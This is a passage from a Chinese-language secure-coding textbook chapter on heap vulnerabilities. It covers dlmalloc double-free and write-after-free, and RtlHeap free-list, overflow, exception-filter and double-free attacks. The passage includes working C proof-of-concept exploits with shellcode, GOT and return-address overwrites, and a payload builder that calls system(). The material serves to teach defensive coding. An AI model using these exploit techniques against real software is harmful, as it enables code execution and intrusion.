17.    free(first);
18.    free(third);
19.    fifth = (void *)malloc(128);
20.    free(fifth);
21.    sixth = (void *)malloc(256);
22.    *((void **)(sixth+0))=(void *)GOT_LOCATION-12;
23.    *((void **)(sixth+4))=(void *)shellcode_location;
24.    seventh = (void *)malloc(256);
25.    strcpy(seventh, "something");
26.    return 0;
27. }
```

图4-21 双重释放利用代码

当first被初次释放时（第17行），它被放入一个缓冲筐而不是普通筐中。从这个特殊筐中分配内存块时不会调用unlink()宏。释放third块会将first块移到一个普通筐中。对second和fourth块的分配，可以阻止third块与first块合并。第19行分配fifth块会造成内存从third块处分开。作为一个副作用，还会导致first块被转移到一个普通筐中（由于缓存筐中唯一的一次重分配的机会已经过去了）。这时，内存已经配置成功，因此对first的第二次释放（第20行）构成双重释放漏洞。当第21行分配sixth块时，malloc()返回的指针与first所指向的内存块相同。strcpy()函数的GOT地址（减去12）以及shellcode位置被复制到这块内存中（第22~23行），然后在第24行相同的内存块被再一次分配给seventh块。这一次，当内存块被分配后，unlink()宏将shellcode的地址复制到全局偏移表中strcpy的地址处（并且覆写了shellcode开始的几个字节）。当第25行调用strcpy()时，程序的控制权被转移到shellcode中。shellcode跳过最初的12个字节，因为这部分内存的一些已经被unlink()宏所覆写。

这些漏洞比较难以利用，因为它需要很精确的内存配置计算并且利用的细节随着堆的实现的变化而变化。尽管本节中的例子将利用代码和漏洞代码组合到了一起，纯粹用作演示，然而

现实世界同样存在有漏洞的代码，并且被成功地利用过。例如，常驻内存并且可被后续调用所操纵的服务器程序就可能会遭遇这些利用。

4.3.4 写入已释放的内存

另一个常见的安全缺陷就是往已释放的内存中写入。图4-22展示了往已释放内存中写入是如何引起漏洞的，使用的程序与图4-21中的双重释放利用代码如出一辙。不过，这个程序不是释放了first块两次，只是在第15行释放first块后，又在第18~19行对该块进行写入操作。设置过程和双重释放利用一样。第20行对malloc()的调用以shellcode地址取代了strcpy()的地址，这样，第21行对strcpy()的调用就会导致调用shellcode。

```
1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0cjump12chars_"
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"

5. int main(void){
6.     int size = sizeof(shellcode);
7.     void *shellcode_location;
8.     void *first,*second,*third,*fourth,*fifth,*sixth;
9.     shellcode_location = (void *)malloc(size);
10.    strcpy(shellcode_location, shellcode);
11.    first = (void *)malloc(256);
12.    second = (void *)malloc(256);
13.    third = (void *)malloc(256);
14.    fourth = (void *)malloc(256);
15.    free(first);
16.    free(third);
17.    fifth = (void *)malloc(128);
18.    *((void **)(first+0)) = (void *) (GOT_LOCATION-12);
19.    *((void **)(first+4)) = (void *) shellcode_location;
20.    sixth = (void *)malloc(256);
21.    strcpy(fifth, "something");
22.    return 0;
23. }
```

图4-22 对已释放内存进行覆写操作的利用代码

4.4 RtlHeap

并非只有使用dlmalloc开发的应用程序才可能存在基于堆的漏洞。使用微软RtlHeap开发的应用程序在内存管理API被误用时也有可能被利用。

4.4.1 Win32中的内存管理

图4-23展示了Win32中的5套内存管理API，其中每一套都被设计为可以独立于其他套而单独使用。

虚拟内存API

Windows NT采用的是基于页的32位线性寻址虚拟内存系统。在系统内部，内存被分成每段

4096字节进行管理，每一段称为一页[Kath 93]。Win32虚拟内存管理允许用户在Windows NT中直接操纵虚拟内存。每一个进程的用户地址空间被划分为保留的（reserved）、提交的（committed）或空闲的（free）虚拟地址的内存区域。一个区域是一个连续的地址范围，其中保护方式、类型以及每个地址的基分配方式都是完全相同的。每一个区域都含有一个或多个地址页，它携带有保护方式和页锁标志状态位。虚拟内存管理函数允许应用程序修改虚拟地址空间中的页状态。应用程序可以将内存的类型由提交的修改为保留的，或者将其保护方式从读写修改为只读，从而保护某一地址区域的内容不被修改。应用程序可以将一个页锁定到进程的工作集中，以使得内存临界页（critical page）的交换最小化。虚拟内存函数都是底层函数，相对而言效率更高但缺乏很多高级特性。




图4-23 Win32内存管理API[Kath 93]

堆内存API

堆内存API允许用户通过HeapCreate()建立多个动态堆。用户必须指定堆的最大尺寸，以便函数知道需要保留多大地址空间。HeapCreate()函数为每一个堆都返回唯一的句柄。每一个进程都有一个默认堆。Win32子系统利用默认堆来实现所有的全局和局部的内存管理函数，C运行时（C runtime，CRT）库则使用默认堆来支持malloc函数。GetProcessHeap()函数可以用于返回默认堆的句柄。

局部内存API和全局内存API

为了向后兼容于Windows 3.1，Win32仍然提供了局部和全局的内存管理函数。Windows内存管理系统并没有提供单独的局部堆和全局堆。

CRT内存函数

在Win32之前，Windows上使用C运行时库来管理内存总让人觉得不放心和不可靠。Win32的C运行时库使用与全局和局部内存管理函数一样的默认堆管理器进行实现，可以安全地用于管理堆内存，尤其当关注可移植性的时候。

内存映射文件API

内存映射文件允许一个应用程序将其虚拟地址空间直接映射到磁盘上的一个文件。一旦一个文件被内存映射，对其内容的存取就变成对一个指针解引用的问题了。

RtlHeap是Windows操作系统的内存管理器。^① RtlHeap使用虚拟内存API，并且实现了更高级的局部、全局和CRT内存函数。RtlHeap是Windows操作系统上大多数应用层的动态内存管理的核心。与大多数软件一样，Rtl也在不断地进化，不同的Windows版本通常都有不同的RtlHeap实现，它们的行为稍有不同。因此，Windows应用程序开发人员必须对目标平台上的RtlHeap实现的安全性仅作最低限度的假设。

4.4.2 RtlHeap的数据结构

要想理解误用API如何导致漏洞的发生，首先需要理解Win32中为了支持动态内存管理所使用的一些内部数据结构，包括进程环境块、空闲链表、look-aside链表以及内存块的结构等。

进程环境块

RtlHeap数据结构的相关信息被存储在进程环境块（process environment block，PEB）中。PEB维护有每一个进程的全局变量。PEB被每一个进程的线程环境块（thread environment block，TEB）所引用，而TEB则被fs寄存器所引用。

在Windows XP SP2之前，^② PEB存在于每个进程的固定地址0x7FFDF000处。只有当系统被配置成为用户模式应用程序保留3GB地址空间而不是默认的2GB的时候，PEB才不处于该默认地址处。

NTinternals.net小组记录了PEB结构[Nowak 04]。可以使用它们为PEB结构提供的定义来获取关于堆数据结构的信息，包括堆的最大数量、堆的实际数量、默认堆的位置，以及一个指向包含所有堆位置的数组的指针。这些数据结构之间的关系如图4-24所示。




图4-24 进程环境块与堆结构

空闲链表

Matt Conover ([Conover 04], [Conover 99]) 和Oded Horovitz[Horovitz 02]记录了很多与使用RtlHeap所带来的安全问题有关的堆数据结构。这些结构中最重要的一個就是位于堆起始（也就是调用HeapCreate()返回的地址）偏移0x178处的包含有128个元素的数组，数组中每一个元素指向一个双链表。我们称这个数组为FreeList[]。这个链表被RtlHeap用来跟踪空闲内存块。

FreeList[]是一个LIST_ENTRY结构的数组，每一个LIST_ENTRY表示一个双链表的头部。

① RtlHeap中的“Rtl”表示运行时库（runtime library）的意思。

② 在Windows XP SP2中，PEB的地址不再是常数。其地址仍然在旧地址附近，但可能会偏移一些页。

LIST_ENTRY结构定义于winnt.h中，由一个前向链接（flink）和一个后向链接（blink）组成。每一个链表管理特定大小的空闲块。块大小等于表格行索引乘以8个字节。FreeList[0]是一个例外，它包含的是那些比1024大同时又比虚拟内存分配临界值小的空闲块（缓冲区）。链表中的空闲块从小到大依次排列。图4-25展示了运行时的FreeList[]数据结构。当前，该数据结构所代表的堆包含有8个空闲块。其中有2个空闲块是16字节长，由存储于FreeList[2]中的链表维护。另外的两个48字节长的空闲块由FreeList[6]所维护。在这两种情况下，你都可以看出块大小与空闲链表在数组中的位置之间的关系均得到了维护。最后的4个空闲块大小分别为1400、2000、2000和2408字节，它们都比1024大，因此都由FreeList[0]维护，并且按大小升序排列。




图4-25 FreeList数据结构[Conover 04]

当创建一个新堆时，空闲链表被初始化为空（当链表为空时，前向和后向链接都指向链表头）。当从堆中分配了第一个内存块后，情况就发生了变化。页中未作为第一个内存块的一部分而分配出去的内存，以及那些没有被用作堆控制结构的内存，就被加入空闲列表。对于较小的分配（指的是小于1472字节），大于1024的被加入到FreeList[0]中。假设空间足够的话，后续的分配都从这个空闲块中进行。

后备缓存链表

如果HEAP_NO_SERIALIZE标志没有被置位并且HEAP_GROWABLE标志被置位（即默认情形），那么，在进行堆分配的过程中，会分配128个额外的单链表，称为后备缓存链表。这些后备缓存链表用于加速对小块内存（这里指的是小于1016字节）的分配操作。后备缓存链表一开始被初始化为空链表，然后随着内存被释放而增长。后备缓存链表会先于空闲链表被检查，看看是否能满足分配要求。图4-26展示了一个包含两个空闲块的后备缓存单链表。



图4-26 后备缓存单链表

堆分配例程会根据特定大小内存块的分配频率自动调整存储于后备缓存链表中的空闲块的

数量。一个特定大小的内存被分配得越频繁，在相应链表中存储该大小的内存块的数量就越多。对后备缓存链表的使用使得小块内存的分配速度加快。

内存块

调用HeapAlloc()或malloc()所返回的内存块的控制结构或边界标志如图4-27所示。这个结构位于HeapAlloc()所返回的地址之前，偏移量为8个字节。内存块自身的大小及其前一块的大小在内存结构占据4字（建议的内存块大小为8的倍数）^①。busy标志用于指示该内存块已被分配还是处于空闲状态。




图4-27 已分配的块边界标志[Conover 04]

那些通过free()或HeapFree()释放的内存被加入具有对应大小的内存块的空闲链表中。图4-28展示了一个空闲块结构。被释放的内存被放置于适当的位置，并且内存块的前8个字节用于包含前向和后向指针，这两个指针或指向相同大小的内存块，或指向链表头。用于存储前向和后向指针的内存就是由HeapAlloc()返回的用户可寻址内存的前8个字节。




图4-28 空闲块[Conover 04]

调用HeapFree()不仅仅在用户空间中写入下一块和上一块的地址，而且会清空标志域中的busy位。

^① 在调试模式下，堆结构中还包含一些附加的域，它们并不出现于代码的发布版中。对于通过malloc()分配的内存而言，其中包含一个附加的链表结构。

4.4.3 缓冲区溢出

基于堆的利用通常需要改写双链表结构中的前向和后向指针。在正常的堆处理过程中对修改过的链表结构进行操作，能够导致对地址的覆写，从而修改程序的执行流程并且执行由攻击者提供的代码。

图4-29展示了RtlHeap中的缓冲区溢出可被如何利用从而执行任意的代码。第6行调用HeapCreate()创建了一个新的堆，初始大小为0x1000，最大大小为0x10000。建立一个新堆简化了利用，因为我们知道堆中的确切内容。第7~9行分配了3个不同大小的内存块。这些内存块的空间是连续的，因为此时没有合适大小的空闲块可用。第10行释放h2导致在已分配内存中打开了一个缺口。这个内存块被加入空闲链表中，意味着其起始8个字节被用指向空闲链表头部的前向和后向指针改写，且busy标志位也被清空。从h1开始，内存按照如下方式排列：h1块、空闲块和h3块。在本示例利用代码第11行的缓冲区溢出生处，我们没有做任何掩饰性的工作。在这个memcpy()操作中，malArg的起始16个字节覆写了用户数据区域。接下来的8个字节覆写了空闲块的边界标志。在本例中，利用代码只是保留了现有的信息，因此接下来的正常操作未受影响。malArg接下来的8个字节覆盖了指向下一个和上一个块的指针。下一个块的地址将被覆写的地址所覆盖（在本例中是栈中的一个返回地址）。上一个块的地址被shellcode的地址所覆写。现在第12行调用HeapAlloc()所需要的舞台都已搭建完毕，调用发生后，程序的返回地址将被shellcode的地址覆盖。之所以如此，是因为对HeapAlloc()的这次调用所请求的字节数与上一个空闲块大小相同。结果，RtlHeap从包含受害块的空闲链表中取得了内存块。当空闲块从空闲双链表中移出时，返回地址就被改写成了shellcode的地址。当mem()函数在第17行返回时，程序的控制权就转移给了shellcode。

```
1. unsigned char shellcode[] = "\x90\x90\x90\x90";
2. unsigned char malArg[] = "0123456789012345"
   "\x05\x00\x03\x00\x00\x00\x08\x00"
   "\xb8\xf5\x12\x00\x40\x90\x40\x00";
3. void mem() {
4.     HANDLE hp;
5.     HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;

6.     hp = HeapCreate(0, 0x1000, 0x10000);
7.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
8.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
9.     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
10.    HeapFree(hp, 0, h2);
11.    memcpy(h1, malArg, 32);
12.    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
13.    return;
14. }

15. int _tmain(int argc, _TCHAR* argv[]) {
16.    mem();
17.    return 0;
18. }
```

图4-29 对Windows上动态内存的缓冲区溢出的利用

这个利用方式并不完美，因为第12行对HeapAlloc()的调用会导致shellcode的起始4个字节被返回地址\x08\xf5\x12\x00所覆盖。这就造成了一个令攻击者无法忽略也无法迂回解决的问题，因为程序的控制权会被转移到这个地址。这也意味着本例中在小端格式的机器上写入的返回地址必须是可执行的。只要这段代码不引起程序的致命错误，它具体完成什么功能通常无关紧要。找到一个可以用来将控制权转移到shellcode并使其执行的地址是可能的，但这需要付出大量的尝试。

如果不采用找到可执行地址的方式，另一个途径是将一个异常处理器的地址设置为shellcode的地址。也许你曾有过这样的经验：篡改堆数据结构的指针通常会导致抛出异常。因此，攻击者可以利用抛出的异常将程序的控制权转移到注入的shellcode中，这项技术将在下一节中详细叙述。

4.4.4 缓冲区溢出（再回顾）

图4-29演示的基于堆的缓冲区利用要求被覆写的地址是可执行的。即便这可行，然而通常要确定这样的地址也是很困难的。另一种获得程序控制权的途径是改写一个异常处理器的地址然后触发一个异常。

图4-30展示了另外一个有漏洞的程序，第7行对strcpy()的调用会引发基于堆的缓冲区溢出。这个程序与前面图4-29展示的程序的不同之处在于，它并没有调用HeapFree()。第4行创建了一个堆，第6行分配了一个单独的内存块。这一次，h1周围的内存包括一个段头（segment header），接下来是为h1所分配的内存，最后就是段尾（segment trailer）。当在第7行h1被溢出时，其导致的溢出改写了段尾，包括指向（含前向和后向）空闲链表起始处FreeList[0]的LIST_ENTRY结构。在前一个利用例子中，我们改写了给定大小的内存块的空闲链表中的指针。而在这个例子中，这些指针只有在程序请求另一个具有同样大小的空闲块时才被再次引用。然而，在这个利用例子中，指针很可能在下一个对RtlHeap的调用时被引用（这会触发一个异常）。

```
1. int mem(char *buf) {
2.     HLOCAL h1 = 0, h2 = 0;
3.     HANDLE hp;
4.
5.     hp = HeapCreate(0, 0x1000, 0x10000);
6.     if (!hp) return -1;
7.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
8.     strcpy((char *)h1, buf);
9.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 260);
10.    printf("we never get here");
11.    return 0;
12. }
13.
14. int main(int argc, char *argv[]) {
15.     HMODULE l;
16.
17.     l = LoadLibrary("wmvcore.dll");
18.     buildMalArg();
19.     mem(buffer);
20.     return 0;
21. }
```

图4-30 易于遭受基于堆的溢出的漏洞程序

图4-31展示了第6行调用HeapAlloc()后的堆的组织形式。变量h1指向0x00ba0688，这也是用户内存的起始地址。在这个例子中，实际的用户空间被0x61全部填充以使其与其他内存区别开。由于分配的260个字节并不是8的整数倍，因此内存管理器会多分配4个字节的内存。这些字节在图4-31中的值仍然是全0x00。紧跟这些字节之后的是一个大的空闲内存块的起始，该空闲块的大小为2160字节（0x10e*8）。跟在8字节的边界标志后的是指向FreeList[0]的前向指针（flink）和后向指针（blink），地址分别为0x00ba0798和0x00ba079c。这些指针可以通过第7行对strcpy()的调用而被覆写，从而将程序控制权转移到用户提供的shellcode。




图4-31 第一次调用HeapAlloc()后的堆的组织形式

图4-32展示了可被用于构造恶意参数从而对mem()函数中的漏洞发动攻击的代码。第10行和第11行对strcat()的调用改写了尾随空闲块的前向和后向指针。前向指针被控制权将要转移到的地址所取代，后向指针则被将要被覆写的内存地址所取代。

```

1. char buffer[1000]="";
2. void buildMalArg() {
3.     int addr = 0, i = 0;
4.     unsigned int systemAddr = 0;
5.     char tmp[8]="";
6.     systemAddr = GetAddress("msvcrt.dll","system");
7.     for (i=0; i < 66; i++) strcat(buffer, "DDDD");
8.     strcat(buffer, "\\xeb\\x14");
9.     strcat(buffer, "\\x44\\x44\\x44\\x44\\x44\\x44");
10.    strcat(buffer, "\\x73\\x68\\x68\\x08");
11.    strcat(buffer, "\\x4c\\x04\\x5d\\x7c");
12.    for (i=0; i < 21; i++) strcat(buffer, "\\x90");
13.    strat(buffer,
14.        "\\x33\\xc0\\x50\\x68\\x63\\x61\\x6c\\x63\\x54\\x58\\x50\\x53\\xb9"
15.    );
16.    fixupaddresses(tmp, systemAddr);
17.    strcat(buffer, tmp);
18.    strcat(buffer, "\\xff\\xd1\\x90\\x90");
19.    return;
20. }

```

图4-32 为进行缓冲区溢出的shellcode作准备

攻击者并不是覆写栈上的返回地址，他可以覆写一个异常处理器（exception handler）的地址。这样做几乎可以肯定下一次对堆的存取将会引发异常，因为溢出已经覆写了堆中的控制结构。

正如我们已经看到的那样，攻击者完全可以将异常处理器的地址覆写为普通的函数指针（该异常处理器被放置在函数的栈帧中）。如果没有指定异常处理器，将会调用每一个线程和进程的顶层异常处理器（top-level exception handler）。该异常处理器可以在应用程序中通过 `SetUnhandledExceptionFilter()` 函数重新进行设置。图4-33展示了Windows 2000中该函数的反汇编代码。这个函数只是简单地将现有的未处理的异常过滤器（unhandled exception filter）替换成由用户提供的过滤器。通过反汇编码容易看出在Windows NT上该地址为 `0x7C5D044C`^①。这个以小端格式的值 `\x4C\x04\x5D\x7C`，在图4-32的第11行中被附加到恶意参数的结尾。缓冲区溢出的结果就是，该偏移量将会覆写尾部空闲块的后向指针。一旦发生缓冲区溢出，并且触发了异常，程序的控制权就被转移到用户指定的地址而不是未处理异常的过滤器处。

```
[ SetUnhandledExceptionFilter(myTopLevelFilter); ]
mov     ecx, dword ptr [esp+4]
mov     eax, dword ptr ds:[7C5D044Ch]
mov     dword ptr ds:[7C5D044Ch], ecx
ret     4
```

图4-33 `SetUnhandledExceptionFilter()`的反汇编码

正常来说，用来覆盖前向指针的地址就是shellcode的地址，因为 `RtlHeap` 接下来会改写shellcode的起始4个字节，对于攻击者而言，更容易的办法应该是采用一个跳板（trampolines）将程序的控制权间接地转移到shellcode。

跳板允许在事先不知道shellcode的绝对地址的情况下将程序的控制权转移到shellcode处。如果程序中的一个寄存器中包含有一个和shellcode有关的值，那么可以先把程序的控制权转移到一处，该处的指令序列可以通过该寄存器将程序的控制权间接地转移给shellcode。这个指令序列，即跳板，存在于一个确定的或可预计的地址处，从而可以提供一种可靠的机制将程序的控制权转移到shellcode。

当调用异常处理器时，未处理异常以一个指向 `EXCEPTION_POINTERS` 结构的指针传入。在执行时，`esi` 寄存器包含有这个结构的地址。在 `esi` 值偏移76（`0x4c`）字节处，是一个回指到shellcode缓冲区的地址。结果，当执行 `call dword ptr[esi + 0x4c]` 指令时，程序控制权会被转移到shellcode。

跳板可以通过检查程序的映像或动态链接库静态地进行定位，也可以通过加载库并搜索内存来动态地定位。这两种方式都要求熟悉PE（portable executable，可移植可执行）文件格式^②。

① 这个未处理异常过滤器的地址视Windows版本的不同而不同。例如，对于Windows XP SP1而言，地址为 `0x77ed73b4`。尽管如此，在Visual C++的调试器中查看 `SetUnhandledExceptionFilter()` 函数的反汇编码，仍然是确定未处理异常过滤器地址的简单且可靠的方法。

② 微软在Win32最初的规范中介绍了PE文件格式。其实PE文件源于更早的VAX/VMS上的通用对象文件格式（COFF）。原因很简单，最初的Windows NT开发团队大多是从DEC（Digital Equipment Corporation，数字设备公司）跳槽过来的。

4.4.5 写入已释放内存

使用RtlHeap的程序在往已释放的内存中写入时同样可能出现漏洞。图4-34展示了一个简单的程序，它包含有一个“写入已释放内存”缺陷。在这个例子中，第10行创建了一个堆，第11行从该堆中分配了一个32字节的内存块，用h1表示，在第12行又被“错误地”释放了。在第13~14行，用户数据则被错误地写入已释放内存块中。

```
1. typedef struct _unalloc {
2.     PVOID fp;
3.     PVOID bp;
4. } unalloc, *Punalloc;

5. char shellcode[] = "\x90\x90\x90\xb0\x06\x90\x90";

6. int _tmain(int argc, _TCHAR* argv[]) {
7.     Punalloc h1;
8.     HLOCAL h2 = 0;
9.     HANDLE hp;

10.    hp = HeapCreate(0, 0x1000, 0x10000);
11.    h1 = (Punalloc)HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
12.    HeapFree(hp, 0, h1);
13.    h1->fp = (PVOID)(0x042B17C - 4);
14.    h1->bp = shellcode;
15.    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
16.    HeapFree(hp, 0, h2);
17.    return 0;
18. }
```

图4-34 RtlHeap往已释放内存中写入

当释放h1时，它被放入一个空闲块大小为32字节的空闲列表中。在空闲列表中，可使用的内存块的第一个双字（doubleword）保存有指向链表中下一个内存块的前向指针，第二个双字则保存有后向指针。本例中，只有一个已释放的内存块（空闲块），因此前向和后向指针都指向链表头。在我们的例子中，前向指针被待改写的地址所取代，后向指针则被shellcode的地址所覆盖。

现在可以通过请求一块相同大小的内存，让HeapAlloc()将第二个双字写入第一个双字指定的地址。第15行对HeapAlloc()的调用使得HeapFree()的地址被shellcode的地址所覆盖，因此当第16行调用HeapFree()的时候，程序的控制权被转移到了shellcode。

4.4.6 双重释放

微软已经公告了在IE（MS04-025/VU#685364）中，以及在Windows XP、Windows Server 2003、Windows NT 4.0、Windows 2000、Windows 98/98 SE/ME中的微软Windows ASN.1库（MS04-011/VU#255924）中，包含有严重的双重释放漏洞。

图4-35展示了一个包含有双重释放漏洞及利用代码的示例程序（针对Windows 2000）。为了使程序的可读性更好，已经删除了输出调用。


```
1. int main(int argc, char *argv[]) {
2.     HANDLE hp;
3.     HLOCAL h1, h2, h3, h4, h5, h6, h7, h8, h9;

4.     hp = HeapCreate(0, 0x1000, 0x10000);
5.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
6.     memset(h1, 'a', 16);
7.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
8.     memset(h2, 'b', 16);
9.     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 32);
10.    memset(h3, 'c', 32);
11.    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
12.    memset(h4, 'd', 16);
13.    h5 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 8);
14.    memset(h5, 'e', 8);
15.    HeapFree(hp, 0, h2);
16.    HeapFree(hp, 0, h3);
17.    HeapFree(hp, 0, h3);
18.    h6 = HeapAlloc(hp, 0, 64);
19.    memset(h6, 'f', 64);
20.    strcpy((char *)h4, buffer);
21.    h7 = HeapAlloc(hp, 0, 16);
22.    printf("Never gets here.\n");
23. }
```

图4-35 RtlHeap的双重释放漏洞

这个有漏洞的程序在第5~14行分配了5个内存块，并将它们分别存储于变量h1、h2、h3、h4和h5中。程序然后在第15行释放了h2，在第16行释放了h3，并且在第17行第二次企图释放h3。

图4-36展示了第15行释放h2之后的堆的状态^①。图最上方展示了空闲列表的状况。FreeList[0]在0x00BA0708处包含有一个空闲块，FreeList[3]包含有另一个空闲块，地址为0x00BA06A0。这个空闲块就是h2。该空闲块之所以位于FreeList[3]是因为链表包含的空闲块大小为24字节，且h2正好是24字节——包括16字节的用户数据和8字节的头部。

图4-36下方展示了h1起始之前8字节处的内存内容。由于每一个内存块都用不同的英文字母（按字母表顺序）填充，因此可以清晰地识别它们。8字节的头部数据也能清楚地看到。因为h2已经被释放了，所以它已经被加入了空闲链表。h2用户区域的起始8个字节（起始地址为0x00ba06a0），已经被指向链表头的前向和后向指针所覆写。

图4-37展示了第16行第一次释放h3以后堆的情况。因为h2和h3是相邻的，因此这两个内存块会被合并。这可以很容易地看出来，因为FreeList[3]的空闲块已经消失了，取而代之的是FreeList[8]，因为h3是40字节（包括8字节头部在内），最初分配给h2的是24字节，这就意味着合并后的空闲块的长度为64字节。因为h3被合并了，所以h3的用户区域的起始8个字节并不包含指针，但h2中的指针已经被更新为指向FreeList[8]。

至此为止，例子程序中所有的操作都是合法的。然而，第17行对h3的第二次释放是一个编程错误和安全缺陷。图4-38展示了在图4-35中第17行对h3进行第二次释放后堆的情况。通过查看

① 有趣的是，此时对h2的第二次释放会失败。

数据，很容易发现堆已经被破坏了。首先，空闲块完全消失了。其次，FreeList[0]现在指向了0x00BA06A0——也就是h2的原来位置。很明显，RtlHeap现在认为所有以0x00BA06A0开始的存储区属于单个大小为2408字节的大型空闲块。然而，有两个已分配的内存块——h4和h5，正好位于这块虚假的未分配的区域內。

```
freeing h2: 00BA06A0
List head for FreeList[0] 00BA0178->00BA0708
Forward links:
Chunk in FreeList[0] -> chunk: 00BA0178
Backward links:
Chunk in FreeList[0] -> chunk: 00BA0178
List head for FreeList[3] 00BA0190->00BA06A0
Forward links:
Chunk in FreeList[3] -> chunk: 00BA0190
Backward links:
Chunk in FreeList[3] -> chunk: 00BA0190

00ba0680 03 00 08 00 00 01 08 00 61 61 61 61 61 61 61 61 .....aaaaaaa
00ba0690 61 61 61 61 61 61 61 61 03 00 03 00 00 00 08 00 aaaaaaa.....
00ba06a0 90 01 ba 00 90 01 ba 00 62 62 62 62 62 62 62 62 .....bbbbbbb
00ba06b0 05 00 03 00 00 01 08 00 63 63 63 63 63 63 63 63 .....ccccccc
00ba06c0 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 63 ccccccccccccccc
00ba06d0 63 63 63 63 63 63 63 63 03 00 05 00 00 01 08 00 ccccccc.....
00ba06e0 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 64 ddddddddddddddd
00ba06f0 02 00 03 00 00 01 08 00 65 65 65 65 65 65 65 65 .....eeeeeee
00ba0700 20 01 02 00 00 10 00 00 78 01 ba 00 78 01 ba 00 .....x...x...
```

图4-36 h2被释放后的堆

```
freeing h3 (1st time): 00BA06B8
List head for FreeList[0] 00BA0178->00BA0708
Forward links:
Chunk in FreeList[0] -> chunk: 00BA0178
Backward links:
Chunk in FreeList[0] -> chunk: 00BA0178
List head for FreeList[8] 00BA01B8->00BA06A0
Forward links:
Chunk in FreeList[8] -> chunk: 00BA01B8
Backward links:
Chunk in FreeList[8] -> chunk: 00BA01B8

00ba0680 03 00 08 00 00 01 08 00 61 61 61 61 61 61 61 61 .....aaaaaaa
00ba0690 61 61 61 61 61 61 61 61 08 00 03 00 00 00 08 00 aaaaaaa.....
00ba06a0 b8 01 ba 00 b8 01 ba 00 62 62 62 62 62 62 62 62 .....bbbbbbb
